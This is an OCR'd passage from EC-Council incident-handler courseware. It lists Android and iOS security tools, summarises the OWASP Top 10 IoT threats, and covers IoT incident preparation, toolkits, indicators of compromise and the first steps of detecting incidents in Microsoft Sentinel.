



Figure 10. 28: Screenshot of ESET Mobile Security Antivirus


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Some additional Android security tools are listed below:

- Avast Premium Security (*https://www.avast.com*)
- Bitdefender Mobile Security (*https://www.bitdefender.com*)
- Avira Antivirus Security for Android (*https://www.avira.com*)
- Kaspersky Internet Security for Android (*https://www.kaspersky.com*)
- Trend Micro™ Mobile Security for Android™ (*https://www.trendmicro.com*)

## iOS Security Tools

- **Avira Mobile Security**

  Source: *https://www.avira.com*

  The Avira Mobile Security tool provides features such as web protection, identity safeguarding, detection of phishing websites that target personal and professional emails, device tracking, identification of malicious activities, organization of device memory, and contact backup to all iOS devices.





Figure 10.29: Screenshots of Avira Mobile Security

Some additional iOS device security tools are listed below:

- McAfee® Total Protection (*https://www.mcafee.com*)
- Kaspersky Total Security (*https://www.kaspersky.com*)
- Trend Micro™ Mobile Security for Enterprises (*https://www.trendmicro.com*)
- Norton™ 360 (*https://us.norton.com*)
- LogDog (*https://getlogdog.com*)


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

# Explain the Handling of IoT-based Security Incidents

With the increased usage of IoT devices owing to their various benefits for business services, attackers target and exploit their potential vulnerabilities to disrupt services, gain access to the network, and steal critical data. Therefore, incident handlers must be prepared to handle IoT-based security incidents and reduce their occurrence, impact, and severity.

This section discusses how to efficiently handle IoT-based security incidents through preparation, detection, containment, eradication, and recovery phases.

## Introduction to Handling IoT-based Security Incidents

The IoT has introduced a range of new technologies with associated capabilities into our daily lives. However, IoT is an evolving technology, and the immaturity of technologies and services provided by various vendors broadly impacts organizations, leading to complex security issues. It is difficult to ensure IoT security because IoT devices use simple processors and stripped-down operating systems that may not support sophisticated security approaches.

With the increased usage of IoT technologies in several fields, threat actors are adopting different techniques to exploit vulnerabilities in IoT devices to compromise corporate networks. Major IoT attacks such as DDoS attacks, HVAC exploits, jamming attacks, and botnets can be attributed to outdated software, lack of encryption, lack of privacy and protection, and other software vulnerabilities in IoT devices.

Organizations employing IoT devices as a part of their network must establish appropriate incident handling and response capabilities to handle IoT-based attacks. Most IoT devices do not have proper security features, thus making IoT networks more susceptible to attacks. The IH&R team is responsible for promptly detecting such attacks and reducing their impact on other IT assets connected to the corporate network.

## OWASP Top 10 IoT Threats

Source: *https://owasp.org*

The Top 10 IoT threats, according to the Open Web Application Security Project (OWASP), are listed below:

- **Weak, Guessable, or Hardcoded Passwords**

  Owing to the use of weak, guessable, or hardcoded passwords, publicly available or unchangeable credentials can be determined through brute-force attacks. This also includes backdoors in the firmware or client software that lead to unauthorized access to deployed devices.

- **Insecure Network Services**

  Insecure network services are prone to various attacks such as buffer overflow attacks, which cause a denial-of-service scenario, thus leaving the device inaccessible to users. Attackers use various automated tools such as port scanners and fuzzers to detect open ports and exploit them to gain unauthorized access to services.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Insecure network services that are open to the Internet may compromise the confidentiality, authenticity, integrity, or availability of information and allow remote access to critical information.

- **Insecure Ecosystem Interfaces**

  Insecure ecosystem interfaces such as web, backend API, mobile, and cloud interfaces outside the device lead to compromised security of the device and its components. Common vulnerabilities in such interfaces include lack of authentication/authorization, encryption or weak encryption, and input/output filtering.

- **Lack of Secure Update Mechanisms**

  Owing to a lack of secure update mechanisms such as firmware validation, secure delivery, anti-rollback mechanisms, and security change notifications, devices can be exploited to perform various attacks.

- **Use of Insecure or Outdated Components**

  The use of outdated or older versions of software components or libraries such as insecure customization of OS platforms or third-party hardware/software components from a compromised supply chain may facilitate devices to be compromised.

- **Insufficient Privacy Protection**

  Owing to insufficient privacy protection, personal user information stored on a device or ecosystem can be compromised.

- **Insecure Data Transfer and Storage**

  A lack of encryption and access control of data in transit or at rest may result in the leakage of sensitive information to malicious users.

- **Lack of Device Management**

  Owing to a lack of appropriate security support through device management on devices deployed in production, including asset management, update management, secure decommissioning, system monitoring, and response capabilities, devices may be subjected to various attacks.

- **Insecure Default Settings**

  Insecure or insufficient device settings restrict operators from modifying configurations to improve device security.

- **Lack of Physical Hardening**

  A lack of physical hardening measures allows potential attackers to acquire sensitive information that helps them to perform remote attacks or obtain local control of the device.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## Preparation Steps for Handling IoT-based Security Incidents

The IH&R team must be prepared to respond to IoT-based incidents; for this, the following steps and guidelines should be considered:

- Store IoT device vendor contact information (such as vendor name, contact number, and product serial number) to contact vendors in the event of an attack.
- Create an inventory list of IoT devices in the organizational infrastructure to identify shadow IT devices that can become a threat.
- Regularly conduct training sessions for employees by conducting mock trials for common IoT attack simulations and testing the organization's response plan.
- Deploy network sniffing tools to identify IoT-related abnormal activities in the organizational network.
- Define business continuity plans and understand IoT network architectural designs.
- Build an IH&R team skilled with IoT technologies and tools to handle IoT-based incidents.
- Ensure that the IH&R team properly documents the IH&R process, collects evidence, and creates detailed reports of IoT security incidents.
- Perform continuous risk assessments and thoroughly review the possible risks associated with IoT devices. Subsequently, make necessary changes to the IH&R plan based on the identified IoT-based risks.
- Ensure that all IoT devices in the organization are provisioned and authenticated.
- Deploy network segmentation to separate the IT network from IoT network.
- Deploy multilayered security controls to protect IoT assets connected to the network.
- Build proper communication channels with physical security teams and IoT device manufacturers.

## Preparation of IoT-based Incident Handling Toolkit

To handle IoT-based incidents, the IH&R team requires an IoT-based incident handling toolkit for detecting, analyzing, and investigating IoT-based security incidents.

### IoT Incident Management Tools

IoT incident management tools enable incident handlers to manage and resolve IoT-based security incidents.

- PagerDuty (*https://www.pagerduty.com*)
- OnPage (*https://www.onpage.com*)
- Asimily (*https://asimily.com*)
- AggreGate (https://aggregate.digital)
- Microsoft Defender for IoT (*https://www.microsoft.com)*


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

## IoT Monitoring Tools

IoT monitoring tools allow incident handlers and administrators to monitor and analyze IoT devices and infrastructure.

- Domotz (*https://www.domotz.com*)
- AWS IoT Device Management (*https://aws.amazon.com*)
- Datadog IoT Monitoring (*https://www.datadoghq.com*)
- Particle (*https://www.particle.io*)
- ScienceLogic SL1 Platform (*https://sciencelogic.com*)

## IoT Network Traffic Analysis Tools

IoT network traffic analysis tools allow incident handlers to analyze the network traffic of devices connected to the Internet to promptly identify and mitigate threats.

- Wireshark (*https://www.wireshark.org*)
- IoT Inspector (*https://github.com*)
- IoT Analytics (*https://www.cellusys.com*)
- IoTShark (*https://github.com*)
- Open Sniffer (*https://www.sewio.net*)

## Detecting IoT-based Security Incidents

IoT devices are widely used in different organizations with remote connections to the organizational network; attackers target these IoT devices using various techniques to obtain unauthorized access, steal information, and perform other malicious activities. Therefore, incident responders must be prepared to detect any type of IoT-based security incident to prevent major consequences on the organization's business operations.

## Indicators of IoT-based Incidents

IoT devices are generally vulnerable to many cyberattacks, which cannot be easily identified. The compromised indicators play a major role in the detection of attacks. Incident handlers can monitor for these indicators and detect IoT-based incidents at early stages.

The following are possible indicators of IoT-based incidents:

- Increase in Internet usage by IoT devices for data transfer
- Increase in the IoT device response time or the device becomes unresponsive
- Unusual outbound DNS queries from IoT devices
- Excessive data consumption
- Unusual changes to device configuration
- Sudden shutdown of IoT devices
- Invisibility of IoT devices in the network


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- Presence of rogue devices and access points compromising the network perimeter
- Presence of unused open ports and unknown IP addresses
- Unauthorized creation of new accounts
- Unusual changes in IoT device log files and device name
- Disabled security monitoring solutions
- Incorrect access control and outdated software
- Unauthorized access to IoT devices and alteration of data
- Unusual connection to external network and data transfer

## Detecting IoT Security Incidents using Microsoft Sentinel

Source: *https://www.microsoft.com*

Microsoft Sentinel is a cloud-native security information and event manager (SIEM) platform with built-in AI that helps incident handlers to detect and analyze large volumes of data across an enterprise. By integrating Microsoft Defender for IoT with Microsoft Sentinel, incident handlers can effectively detect and respond to IoT-based security incidents.

### Steps to Detect and Investigate IoT-based Security Incidents

- **Step 1**: Open the **Microsoft Sentinel** dashboard, go to the **Incidents** page → select only **Microsoft Defender for IoT** under **Product name** and unselect all other options. This helps in viewing the incidents triggered by **Defender for IoT** alerts.





Figure 10.30: Screenshot of selecting Microsoft Defender for IoT on Microsoft Sentinel

- **Step 2**: Select the incident that you want to analyze → open the **incident details** pane on the right side → view details such as incident **description**, **IP addresses** (entities) involved, and mapped **MITRE ATT&CK** tactics and techniques.


**EC-Council Certified Incident Handler** Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 10.31: Screenshot of selecting a specific incident on Microsoft Sentinel

- **Step 3**: Click on **View full details** under the listed entities to view the entity type and its origin → then, go to the **Entities** tab and select the IoT device to open its corresponding entity page.

